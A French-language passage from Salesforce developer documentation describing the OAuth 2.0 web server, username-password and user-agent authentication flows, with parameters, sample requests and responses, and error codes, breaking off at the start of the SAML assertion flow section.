Le flux d'authentification de serveur Web est utilisé par des applications hébergées sur un serveur sécurisé. Un aspect critique du flux d'un serveur Web est la capacité du serveur à protéger le secret consommateur. Vous pouvez également utiliser la vérification du code pour contrôler les valeurs du flux afin d'empêcher l'interception de code d'autorisation.

Les étapes individuelles sont présentées ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

1. Le serveur Web redirige l'utilisateur vers Salesforce pour l'authentifier et autoriser le serveur à accéder aux données en son nom.
2. Une fois l'accès approuvé par l'utilisateur, le serveur Web reçoit un rappel avec un code d'autorisation.
3. Lorsqu'il obtient le code d'autorisation, le serveur Web renvoie le code d'autorisation pour obtenir une réponse de jeton.
4. Après avoir validé le code d'autorisation, Salesforce renvoie une réponse de jeton. En l'absence d'erreur, la réponse de jeton inclut un code d'accès et des informations supplémentaires.
5. Une fois le jeton accordé, le serveur Web accède à ses données.

Le serveur Web peut utiliser le jeton d'accès obtenu pour accéder aux données Salesforce au nom de l'utilisateur et utiliser un jeton d'actualisation pour obtenir un nouveau jeton d'accès si le premier n'est plus valide, quelle qu'en soit la raison.

### Redirection de l'utilisateur pour l'obtention d'une autorisation d'accès

Pour obtenir de l'utilisateur l'autorisation d'accès aux données Salesforce en son nom, le client redirige le navigateur de l'utilisateur vers le point de destination de l'autorisation à l'aide des paramètres suivants.

- `response_type` : pour ce flux la valeur doit être `code`.
- `client_id` : la clé consommateur dans la définition de l'application connectée.
- `scope` : le paramètre `scope` permet d'ajuster les éléments auxquels l'application cliente a accès dans une organisation Salesforce. Pour connaître les paramètres valides, reportez-vous à Valeurs de paramètre d'étendue à la page 6057.
- `redirect_uri` : l'URI vers lequel rediriger l'utilisateur après l'approbation. Cette URI doit correspondre exactement à l'une des valeurs du champ `URL de rappel` dans la définition de l'application connectée, sinon l'approbation échoue. Cette valeur doit être codée en URL.
- `state` : tout état que le consommateur souhaite renvoyer à l'URL de rappel. Ce paramètre est facultatif. Cette valeur doit être codée en URL.
- `immediate` : détermine si l'utilisateur est invité à se connecter et à approuver. Ce paramètre est facultatif. La valeur doit être `true` ou `false`, si elle est spécifiée. La valeur par défaut est `false`. Notez les éléments suivants :
  - Si elle est définie sur `true`, que l'utilisateur est connecté et a déjà approuvé le `client_id`, Salesforce ignore l'étape d'approbation.

  - Si elle est définie sur `true`, que l'utilisateur n'est pas connecté et n'a pas approuvé le client, Salesforce termine immédiatement avec le code d'erreur `immediate_unsuccessful`.

  Remarque: Cette option n'est pas disponible pour Communities.

- `code_challenge` : spécifie la valeur de hachage SHA256 de la valeur `code_verifier` dans la requête du jeton afin d'empêcher les attaques par interception de code d'autorisation. La valeur doit également être encodée une fois en base64url telle que définie ici : `https://tools.ietf.org/html/rfc4648#section-5`. Ce paramètre est requis uniquement si un paramètre `code_verifier` est spécifié dans la requête de jeton.
  - Si la valeur `code_challenge` est fournie dans la requête d'autorisation et qu'une valeur `code_verifier` est fournie dans la requête de jeton, Salesforce compare `code_challenge` à `code_verifier`. Si `code_challenge` n'est pas valide ou ne correspond pas, la connexion échoue avec le code d'erreur `invalid_request`.
  - Si la valeur `code_challenge` est fournie dans la requête d'autorisation, mais qu'aucune valeur `code_verifier` n'est fournie dans la requête de jeton, la connexion échoue avec le code d'erreur `invalid_grant`.
- `display` : modifie le type d'affichage des pages de connexion et d'autorisation. Ce paramètre est facultatif. Les seules valeurs Salesforce prises en charge sont :
  - `page` : l'écran pleine page d'autorisation. Il s'agit de la valeur par défaut si aucune n'est spécifiée.
  - `popup` : la boîte de dialogue compacte, optimisée pour les fenêtres contextuelles des navigateurs Web modernes.
  - `touch` : la boîte de dialogue optimisée pour la mobilité, conçue pour les smartphones, notamment Android et iPhone.
  - `mobile` : boîte de dialogue optimisée pour la mobilité, conçue pour les smartphones aux capacités inférieures, tels que le BlackBerry OS 5.
- `login_hint` : saisissez une valeur de nom d'utilisateur valide à pré-renseigner dans la page de connexion. Par exemple : `login_hint=nom_utilisateur@societe.com`. Si un utilisateur a déjà une session active dans le navigateur, le paramètre `login_hint` n'a aucun effet, la session utilisateur active continue.
- `nonce` : facultatif avec l'étendue `openid` pour l'obtention d'un jeton ID d'utilisateur. La valeur est renvoyée dans la réponse et elle est utile pour la détection des attaques « par relecture ».
- `prompt` : spécifie comment le serveur d'autorisation invite l'utilisateur à une nouvelle authentification et une nouvelle approbation. Ce paramètre est facultatif. Les valeurs prises en charge par Salesforce sont :
  - `login` : le serveur d'autorisation *doit* inviter l'utilisateur à une nouvelle authentification, le forçant ainsi à se reconnecter.
  - `consent` : le serveur d'autorisation *doit* inviter l'utilisateur à une nouvelle approbation avant de renvoyer les informations au client.
  - `select_account` : s'il est présenté, prend l'une des actions ci-dessous.
    - Si 0 ou 1 indice est disponible et que l'utilisateur est connecté, affiche la page d'approbation sans inviter à la connexion.
    - Si 0 ou 1 indice est disponible et que l'utilisateur n'est pas connecté, invite à la connexion.
    - Si plus d'1 indice sont disponibles, affiche le sélecteur de comptes.

  Pour inviter l'utilisateur à se connecter et à procéder à une nouvelle autorisation, la transmission des deux valeurs (séparées par un espace) `login` et `consent` est valide. Par exemple :

```
?prompt=login%20consent
```

Pour initier le flux, le serveur Web créé généralement un lien ou envoie une redirection HTTP au navigateur. Voici un exemple de demande de point de destination d'une autorisation de la part d'un client de serveur Web :

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Si l'utilisateur est connecté, Salesforce le redirige vers la page d'approbation. Si l'utilisateur n'est pas connecté, il est invité à le faire, puis redirigé vers la page d'approbation dans laquelle il accorde l'accès à l'application. Si l'utilisateur a déjà approuvé l'accès, il n'est pas nécessaire de recommencer.

### Réception d'un rappel par le serveur Web

Lorsque l'utilisateur a approuvé l'accès, il est redirigé vers l'URI spécifié dans `redirect_uri` avec les valeurs suivantes dans la chaîne de requête :

- `code` : le code d'autorisation que le consommateur doit utiliser pour obtenir l'accès et les jetons d'actualisation
- `state` : l'état transmis à l'étape d'approbation. Cette valeur n'est pas incluse si le paramètre `state` ne figure pas dans la chaîne de requête d'origine.

Si l'utilisateur a déjà approuvé l'accès, il n'a pas à le refaire.

Voici un exemple de demande reçue par `redirect_uri` :

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Si l'utilisateur refuse l'application, il est redirigé vers `redirect_uri` avec les valeurs suivantes dans la chaîne de requête :

- `error` : la valeur est `access_denied`.
- `state` : l'état transmis à l'étape d'approbation. Cette valeur n'est pas incluse si le paramètre `state` ne figure pas dans la chaîne de requête d'origine.

Par exemple :

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

Si une erreur se produit durant cette étape, la réponse contient un message d'erreur contenant les éléments suivants :

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_client_id` : identificateur client non valide
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP GET
  - `invalid_request` : `code_challenge` non valide : indique que la valeur `code_challenge` n'est pas valide (par exemple, n'est pas codée en base64url)
  - `invalid_request` : `code_challenge` inattendue : indique que le flux ne prend pas en charge et n'attendait pas un paramètre `code_challenge`
  - `access_denied` : l'utilisateur a refusé l'autorisation
  - `redirect_uri_missing` : redirect_uri non spécifié
  - `redirect_uri_mismatch` : redirect_uri ne correspond pas à la définition de l'application connectée
  - `immediate_unsuccessful` : échec immédiat
  - `invalid_scope` : l'étendue demandée n'est pas valide, est inconnue ou mal définie

- `state` : l'état transmis à l'étape d'approbation. Cette valeur n'est pas incluse si le paramètre `state` ne figure pas dans la chaîne de requête d'origine.

### Échange du code de vérification contre un jeton d'accès par le serveur Web

Lorsqu'il obtient le code d'autorisation, le serveur Web l'échange contre un jeton d'accès.

Le consommateur doit faire une PUBLICATION directement sur le point de destination du jeton, avec les paramètres suivants.

- `grant_type` : pour ce flux la valeur doit être `authorization_code`.
- `client_id` : la clé consommateur dans la définition de l'application connectée.
- `client_secret` : le secret consommateur dans la définition de l'application connectée.
- `client_assertion` : au lieu de transmettre le `client_secret`, vous pouvez fournir une assertion `client_assertion` et un type `client_assertion_type`. Si aucun paramètre `client_secret` n'est fourni, Salesforce vérifie automatiquement la présence de `client_assertion` et de `client_assertion_type`.

  La valeur de `client_assertion` doit être un jeton du porteur JWT typique, signé avec la clé privée associée au certificat chargé du consommateur OAuth. Seul l'algorithme RS256 est pris en charge. Pour plus d'informations sur l'utilisation de `client_assertion`, reportez-vous à Spécifications OpenID Connect pour la méthode d'authentification cliente `private_key_jwt`.

- `client_assertion_type` : renseignez cette valeur lors de l'utilisation du paramètre `client_assertion`.

  La valeur de `client_assertion_type` doit être `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri` : l'URI vers lequel rediriger l'utilisateur après l'approbation. Cette valeur doit correspondre exactement à la valeur du champ `URL de rappel` dans la définition de l'application connectée et est identique à la valeur envoyée par la redirection initiale. Reportez-vous à la rubrique Redirection de l'utilisateur pour l'obtention d'une autorisation d'accès à la page 6044.
- `code` : le code d'autorisation obtenu de la part du rappel après l'approbation.
- `code_verifier` : spécifie 128 octets de données aléatoires avec une entropie suffisamment élevée pour être difficile à deviner, afin d'empêcher les attaques par interception de code d'autorisation. La valeur doit également être encodée une fois en base64url telle que définie ici : `https://tools.ietf.org/html/rfc4648#section-5`. Ce paramètre est requis uniquement si un paramètre `code_challenge` est spécifié dans la requête d'autorisation.
  - Si la valeur `code_verifier` est fournie dans la requête de jeton et qu'une valeur `code_challenge` est fournie dans la requête d'autorisation, Salesforce compare `code_verifier` à `code_challenge`. Si `code_verifier` n'est pas valide ou ne correspond pas, la connexion échoue avec le code d'erreur `invalid_grant`.
  - Si la valeur `code_verifier` est fournie dans la requête de jeton, mais qu'aucune valeur `code_challenge` n'est fournie dans la requête d'autorisation, la connexion échoue avec le code d'erreur `invalid_grant`.
- `format` : le format de retour attendu. Ce paramètre est facultatif. Le paramètre par défaut est `json`. Les valeurs sont :
  - `urlencoded`
  - `json`
  - `xml`

Voici un exemple de corps POST envoyé hors plage :

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
```

```
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

A la place du paramètre `format`, le client peut également spécifier le format renvoyé dans un en-tête accepter-demander en utilisant l'un des paramètres suivants :

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Notez les éléments suivants :

- Les en-têtes avec des caractères génériques sont autorisés. `*/*` est accepté et renvoie JSON.
- Une liste de valeurs est également acceptée et est vérifiée de gauche à droite. Par exemple : `application/xml,application/json,application/html,*/*` renvoie XML.
- Le paramètre `format` est prioritaire sur l'en-tête accepter-demander.

## Salesforce répond avec une réponse de jeton d'accès

Une fois la demande vérifiée, Salesforce envoie une réponse au client. Les paramètres suivants sont inclus dans le corps de la réponse :

- `access_token` : l'ID de session Salesforce qui peut être utilisé avec l'API des services Web.
- `token_type` : la valeur est `Bearer` pour toutes les réponses qui incluent un jeton d'accès.
- `id_token` : la valeur Salesforce conforme aux spécifications OpenID Connect. Ce paramètre est renvoyé uniquement si le paramètre `scope` inclut `openid`.
- `refresh_token` : le jeton pouvant être utilisé ultérieurement pour obtenir de nouveaux jetons d'accès (sessions). **Cette valeur est un secret. Traitez-la comme le mot de passe de l'utilisateur et prenez des mesures de protection appropriées.** Ce paramètre est renvoyé uniquement si votre application connectée est configurée au moins avec une étendue `refresh_token`.
- `instance_url` : une URL indiquant l'instance de l'organisation de l'utilisateur. Par exemple : `https://votreInstance.salesforce.com/`.
- `id` : l'URL d'identité qui peut être utilisée pour identifier l'utilisateur et pour demander plus d'informations sur l'utilisateur. Reportez-vous à URL d'identité à la page 6061.
- `sfdc_community_url` : si l'utilisateur est membre d'une communauté Salesforce, l'URL de la communauté est fournie.
- `sfdc_community_id` : si l'utilisateur est membre d'une communauté Salesforce, l'ID de la communauté de l'utilisateur est fourni.
- `signature` : la signature HMAC-SHA256 codée en Base64 signée avec la clé privée du consommateur qui contient l'ID et `issued_at` concaténés. Cette signature permet de vérifier que l'URL d'identité n'a pas été modifiée depuis son envoi par le serveur.
- `issued_at` : la date de création de la signature.

Voici un exemple de réponse de la part de Salesforce :

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Si une erreur se produit durant cette étape, la réponse contient un message d'erreur avec les éléments suivants :

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_client_id` : identificateur client non valide
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP POST
  - `invalid_client_credentials` : secret client non valide
  - `invalid_grant` : code d'autorisation non valide
  - `invalid_grant` : IP interdite ou heures de connexion non valides
  - `invalid_grant` : `code_verifier` non valide : indique que la valeur `code_verifier` n'est pas valide (pas codée en base64url, etc.) ou ne correspond pas à un vérificateur valide pour la valeur `code_challenge` donnée
  - `invalid_grant` : `code_verifier` inattendue : indique qu'aucune valeur `code_challenge` n'a été spécifiée et, par conséquent, que la valeur `code_verifier` n'était pas attendue (mais était spécifiée)
  - `redirect_uri_mismatch` : redirect_uri non spécifié
  - `redirect_uri_mismatch` : redirect_uri ne correspond pas à la définition de l'application connectée
  - `inactive_user` : utilisateur défini comme inactif par l'administrateur
  - `inactive_org` : organisation bloquée, fermée ou interrompue
  - `rate_limit_exceeded` : nombre de tentatives de connexion dépassé

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux utilisateur-mot de passe OAuth 2.0

Le flux d'authentification nom d'utilisateur-mot de passe peut être utilisé pour l'authentification lorsque le consommateur dispose déjà des identifiants de l'utilisateur.

ATTENTION: Ce flux d'authentification OAuth implique une transmission bidirectionnelle des identifiants de l'utilisateur. Utilisez ce flux d'authentification uniquement lorsque nécessaire. Aucun jeton d'actualisation n'est émis.

Les étapes du flux d'authentification nom d'utilisateur-mot de passe sont indiquées ci-dessous. Les étapes sont les suivantes :

1. Le consommateur utilise le nom d'utilisateur et le mot de passe de l'utilisateur final pour demander un jeton d'accès (ID de session).
2. Une fois la demande vérifiée, Salesforce envoie une réponse au client.

Le consommateur peut utiliser le jeton d'accès dont il dispose pour accéder aux données Salesforce au nom de l'utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

### Demande de jeton d'accès

Le consommateur peut utiliser le nom d'utilisateur et le mot de passe de l'utilisateur final pour demander un jeton d'accès et l'utiliser en tant qu'ID de session. Le flux ne prend pas en charge l'insertion d'étendues dans la requête et le jeton d'accès renvoyé par ce flux n'obtient pas d'étendues.

Le consommateur doit faire une demande POST hors plage vers le point de destination du jeton, avec les paramètres suivants :

- `grant_type` : pour ce flux la valeur doit être `password`.
- `client_id` : la clé consommateur dans la définition de l'application connectée.
- `client_secret` : le secret consommateur dans la définition de l'application connectée.
- `username` : nom de l'utilisateur final.
- `username` : mot de passe de l'utilisateur final.

  Remarque: Lors de l'utilisation du flux nom d'utilisateur-mot de passe avec l'API, assurez-vous de créer un champ, dans l'écran de connexion avec le nom d'utilisateur et le mot de passe, dans lequel les utilisateurs peuvent saisir leur jeton de sécurité. Le jeton de sécurité est une clé générée automatiquement qui doit être ajoutée à la fin du mot de passe pour la connexion à Salesforce à partir d'un réseau non fiable. Vous devez enchaîner leur mot de passe et leur jeton en transmettant la demande pour authentification.

- `format` : le format de retour attendu. Ce paramètre est facultatif. Le paramètre par défaut est `json`. Les valeurs sont :
  - `urlencoded`
  - `json`
  - `xml`

Voici un exemple de corps POST hors plage :

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

### Envoyer une réponse

Une fois la demande vérifiée, Salesforce envoie une réponse au client. Les paramètres suivants sont inclus dans le corps de la réponse :

- `access_token` : l'ID de session Salesforce qui peut être utilisé avec l'API des services Web.
- `token_type` : la valeur est `Bearer` pour toutes les réponses qui incluent un jeton d'accès.
- `instance_url` : une URL indiquant l'instance de l'organisation de l'utilisateur. Par exemple : `https://votreInstance.salesforce.com/`.
- `id` : l'URL d'identité qui peut être utilisée pour identifier l'utilisateur et pour demander plus d'informations sur l'utilisateur. Reportez-vous à URL d'identité à la page 6061.
- `signature` : la signature HMAC-SHA256 codée en Base64 signée avec la clé privée du consommateur qui contient l'ID et `issued_at` concaténés. Cette signature permet de vérifier que l'URL d'identité n'a pas été modifiée depuis son envoi par le serveur.
- `issued_at` : la date de création de la signature.

Remarque: Aucun jeton d'actualisation n'est envoyé avec cette réponse.

Voici un exemple de réponse :

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

Si un problème se produit durant cette étape, la réponse contient un message d'erreur avec les éléments suivants :

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_client_id` : identificateur client non valide
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP POST
  - `invalid_request` : paramètre d'étendue non pris en charge
  - `invalid_client_credentials` : secret client non valide
  - `invalid_grant` : échec d'authentification (par exemple, l'utilisateur n'existe pas ou le mot de passe n'est pas valide)
  - `invalid_grant` : IP interdite ou heures de connexion non valides
  - `inactive_user` : utilisateur non actif
  - `inactive_org` : organisation bloquée, fermée ou interrompue
  - `rate_limit_exceeded` : nombre de connexions dépassé

  Voici un exemple d'erreur renvoyée :

  ```
  {"error":"invalid_client_credentials","error_description":"client secret invalid"}
  ```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux utilisateur-agent OAuth 2.0

Le flux d'authentification utilisateur-agent est utilisé par des applications clientes (consommateurs) résidant sur le périphérique de l'utilisateur. Il peut être mis en oeuvre dans un navigateur à l'aide d'un langage de script tel que JavaScript, ou depuis un périphérique mobile ou une application de bureau. Ces consommateurs ne peuvent pas protéger la confidentialité du secret client. L'authentification du consommateur repose sur la stratégie à origine identique de l'utilisateur-agent.

Contrairement aux autres flux d'authentification, l'application cliente reçoit le jeton d'accès sous la forme d'une redirection HTTP. L'application cliente interroge le serveur d'autorisation pour rediriger l'utilisateur-agent vers un autre serveur Web ou vers une ressource locale accessible à l'utilisateur-agent, qui est capable d'extraire le jeton d'accès de la réponse et de le transmettre à l'application cliente. Notez que la réponse du jeton est fournie sous forme de fragment dièse (#) dans l'URL, Pour des raisons de sécurité et pour éviter que le jeton soit transmis au serveur ainsi qu'à d'autres serveurs dans des en-têtes référents.

Ce flux d'authentification utilisateur-agent n'utilise pas le secret client car les exécutables du client résident sur l'ordinateur ou sur le périphérique de l'utilisateur final, ce qui rend le secret client accessible et exploitable.

ATTENTION: Le jeton d'accès étant codé dans l'URI de redirection, il peut être exposé à l'utilisateur final et aux autres applications résidant sur l'ordinateur ou le périphérique.

Si vous authentifiez en utilisant JavaScript, appelez `window.location.replace();` pour supprimer le rappel de l'historique du navigateur.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

Les étapes individuelles sont présentées ci-dessous.

1. L'application cliente dirige l'utilisateur vers Salesforce afin d'authentifier et d'autoriser l'application.
2. L'utilisateur doit toujours approuver l'accès pour ce flux d'authentification. Une fois l'accès approuvé, l'application reçoit le rappel de Salesforce.

Lorsqu'un consommateur dispose d'un jeton d'accès, il peut l'utiliser ce jeton pour accéder aux données Salesforce pour le compte de l'utilisateur final et utiliser un jeton d'actualisation pour obtenir un nouveau jeton d'accès si le premier n'est plus valide, quelle qu'en soit la raison.

Le flux utilisateur-agent ne prend pas en charge les publications hors plage.

### Redirection de l'utilisateur vers Salesforce pour l'obtention d'un jeton d'accès

Pour obtenir de l'utilisateur l'autorisation d'accéder aux données Salesforce, le client dirige l'utilisateur vers le point de destination de l'autorisation à l'aide des paramètres suivants :

- `response_type` : la valeur peut être `token` ou `token id_token` avec le paramètre d'étendue `openid` et un paramètre `nonce` pour ce flux. Si vous spécifiez `token id_token`, Salesforce renvoie un jeton d'ID dans la réponse. Pour d'informations, reportez-vous à Obtention et vérification d'un jeton d'ID à la page 6060.
- `client_id` : la clé consommateur dans la définition de l'application connectée.
- `redirect_uri` : l'URI de redirection de l'utilisateur après l'approbation. Il doit être correspondre exactement à une des valeurs du champ `URL de rappel` dans la définition de l'application connectée. Cette valeur doit être codée en URL.
- `state` : tout état que le consommateur souhaite refléter après l'approbation, durant le rappel. Ce paramètre est facultatif.
- `scope` : le paramètre `scope` permet d'ajuster les éléments auxquels l'application cliente a accès dans une organisation Salesforce. Pour connaître les paramètres valides, reportez-vous à Valeurs de paramètre d'étendue à la page 6057.

- `display` : modifie le type d'affichage de la page de connexion. Ce paramètre est facultatif. Les seules valeurs Salesforce prises en charge sont :
  - `page` : l'écran pleine page d'autorisation. Il s'agit de la valeur par défaut si aucune n'est spécifiée.
  - `popup` : la boîte de dialogue compacte, optimisée pour les fenêtres contextuelles des navigateurs Web modernes.
  - `touch` : la boîte de dialogue optimisée pour la mobilité, conçue pour les smartphones, notamment Android et iPhone.
- `login_hint` : saisissez une valeur Nom d'utilisateur valide pour ce paramètre afin de pré-renseigner la page de connexion avec le nom d'utilisateur. Par exemple : `login_hint=nom_utilisateur@societe.com`. Si un utilisateur a déjà une session active dans le navigateur, le paramètre `login_hint` n'a aucun effet, la session utilisateur active continue.
- `nonce` : obligatoire avec l'étendue `openid` pour l'obtention d'un jeton ID d'utilisateur. La valeur est renvoyée dans la réponse et elle est utile pour la détection des attaques « par relecture ».
- `prompt` : spécifie comment le serveur d'autorisation invite l'utilisateur à une nouvelle authentification et une nouvelle approbation. Ce paramètre est facultatif. Les valeurs prises en charge par Salesforce sont :
  - `login` : le serveur d'autorisation *doit* inviter l'utilisateur à une nouvelle authentification, le forçant ainsi à se reconnecter.
  - `consent` : le serveur d'autorisation *doit* inviter l'utilisateur à une nouvelle approbation avant de renvoyer les informations au client.
  - `select_account` : s'il est présenté, prend l'une des actions ci-dessous.
    - Si 0 ou 1 indice est disponible et que l'utilisateur est connecté, affiche la page d'approbation sans inviter à la connexion.
    - Si 0 ou 1 indice est disponible et que l'utilisateur n'est pas connecté, invite à la connexion.
    - Si plus d'1 indice sont disponibles, affiche le sélecteur de comptes.

  Pour inviter l'utilisateur à se connecter et à procéder à une nouvelle autorisation, la transmission des deux valeurs (séparées par un espace) `login` et `consent` est valide. Par exemple :

  ```
  ?prompt=login%20consent
  ```

Voici un exemple d'URL de redirection de l'utilisateur :

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

## Approbation de l'accès par l'utilisateur et réception d'un rappel Salesforce par le client

L'utilisateur est invité à se connecter à Salesforce si ce n'est déjà fait. Salesforce affiche ensuite une page d'approbation demandant à l'utilisateur d'approuver l'accès à l'application. Si l'utilisateur approuve l'accès, il est redirigé vers l'URI spécifié dans `redirect_uri` avec les valeurs suivantes précédées du symbole dièse (#). Il ne s'agit pas d'une chaîne de requête.

- `access_token` : l'ID de session Salesforce qui peut être utilisé avec l'API des services Web.
- `token_type` : la valeur est `Bearer` pour toutes les réponses qui incluent un jeton d'accès.
- `id_token` : la valeur Salesforce conforme aux spécifications OpenID Connect. Elle est renvoyée uniquement si `response_type` est `token id_token` avec le paramètre d'étendue `openid` et un paramètre `nonce`.
- `refresh_token` : le jeton pouvant être utilisé ultérieurement pour obtenir de nouveaux jetons d'accès (sessions). **Cette valeur est un secret. Traitez-la comme le mot de passe de l'utilisateur et prenez des mesures de protection appropriées.**

Remarque: Le jeton d'actualisation du flux utilisateur-agent est émis uniquement si vous demandez `scope=refresh_token` et dans l'un des cas suivants :

- L'URL de redirection utilise un protocole personnalisé.
- L'URL de redirection correspond exactement à `https://login.salesforce.com/services/oauth2/success` ou, dans un sandbox, à `https://test.salesforce.com/services/oauth2/success`.

- `instance_url` : une URL indiquant l'instance de l'organisation de l'utilisateur. Par exemple : `https://votreInstance.salesforce.com/`.
- `id` : l'URL d'identité qui peut être utilisée pour identifier l'utilisateur et pour demander plus d'informations sur l'utilisateur. Reportez-vous à URL d'identité à la page 6061.
- `sfdc_community_url` : si l'utilisateur est membre d'une communauté Salesforce, l'URL de la communauté est fournie.
- `sfdc_community_id` : si l'utilisateur est membre d'une communauté Salesforce, l'ID de la communauté de l'utilisateur est fourni.
- `signature` : la signature HMAC-SHA256 codée en Base64 signée avec la clé privée du consommateur qui contient l'ID et `issued_at` concaténés. Cette signature permet de vérifier que l'URL d'identité n'a pas été modifiée depuis son envoi par le serveur.
- `issued_at` : la date de création de la signature.

Voici un exemple de rappel de la part du serveur. Notez que la réponse suit un dièse, et ne prend pas la forme de paramètres de requête HTTP :

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Si l'utilisateur refuse l'accès ou si une erreur se produit durant cette étape, il est redirigé vers `redirect_uri` avec un code d'erreur et la description de l'erreur dans l'URI, précédée d'un hashtag (#). Il ne s'agit pas d'une chaîne de requête.

- `error` : code d'erreur
- `error_description` : description de l'erreur avec des informations supplémentaires.
  - `unsupported_response_type` : type de réponse non pris en charge
  - `invalid_client_id` : identificateur client non valide
  - `invalid_request` : HTTPS requis
  - `invalid_request` : doit utiliser HTTP GET
  - `invalid_request` : hors plage non pris en charge
  - `access_denied` : l'utilisateur a refusé l'autorisation
  - `redirect_uri_missing` : redirect_uri non spécifié
  - `redirect_uri_mismatch` : redirect_uri ne correspond pas à l'objet application connectée
  - `immediate_unsuccessful` : échec immédiat
  - `invalid_grant` : identifiants utilisateur non valides
  - `invalid_grant` : IP interdite ou heures de connexion non valides

  - `inactive_user` : utilisateur non actif
  - `inactive_org` : organisation bloquée, fermée ou interrompue
  - `rate_limit_exceeded` : nombre de connexions dépassé
  - `invalid_scope` : l'étendue demandée n'est pas valide, est inconnue ou mal définie
- `state` : l'état transmis à l'étape d'approbation. Cette valeur n'est pas incluse si le paramètre `state` ne figure pas dans la chaîne de requête d'origine.

Voici un exemple d'erreur d'URI de redirection :

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Flux d'assertion SAML

Le flux d'assertion SAML est une alternative pour les organisations qui utilisent SAML afin d'accéder à Salesforce et qui souhaitent accéder de la même façon à l'API des services Web. Le flux d'assertion SAML peut être utilisé uniquement dans une organisation unique. Pour utiliser ce flux d'assertion, il n'est pas nécessaire de créer une application connectée. Les clients peuvent utiliser ce flux d'assertion pour établir une connexion fédérée avec l'API en utilisant une assertion SAML, comme ils le font avec Salesforce pour une authentification unique Web.

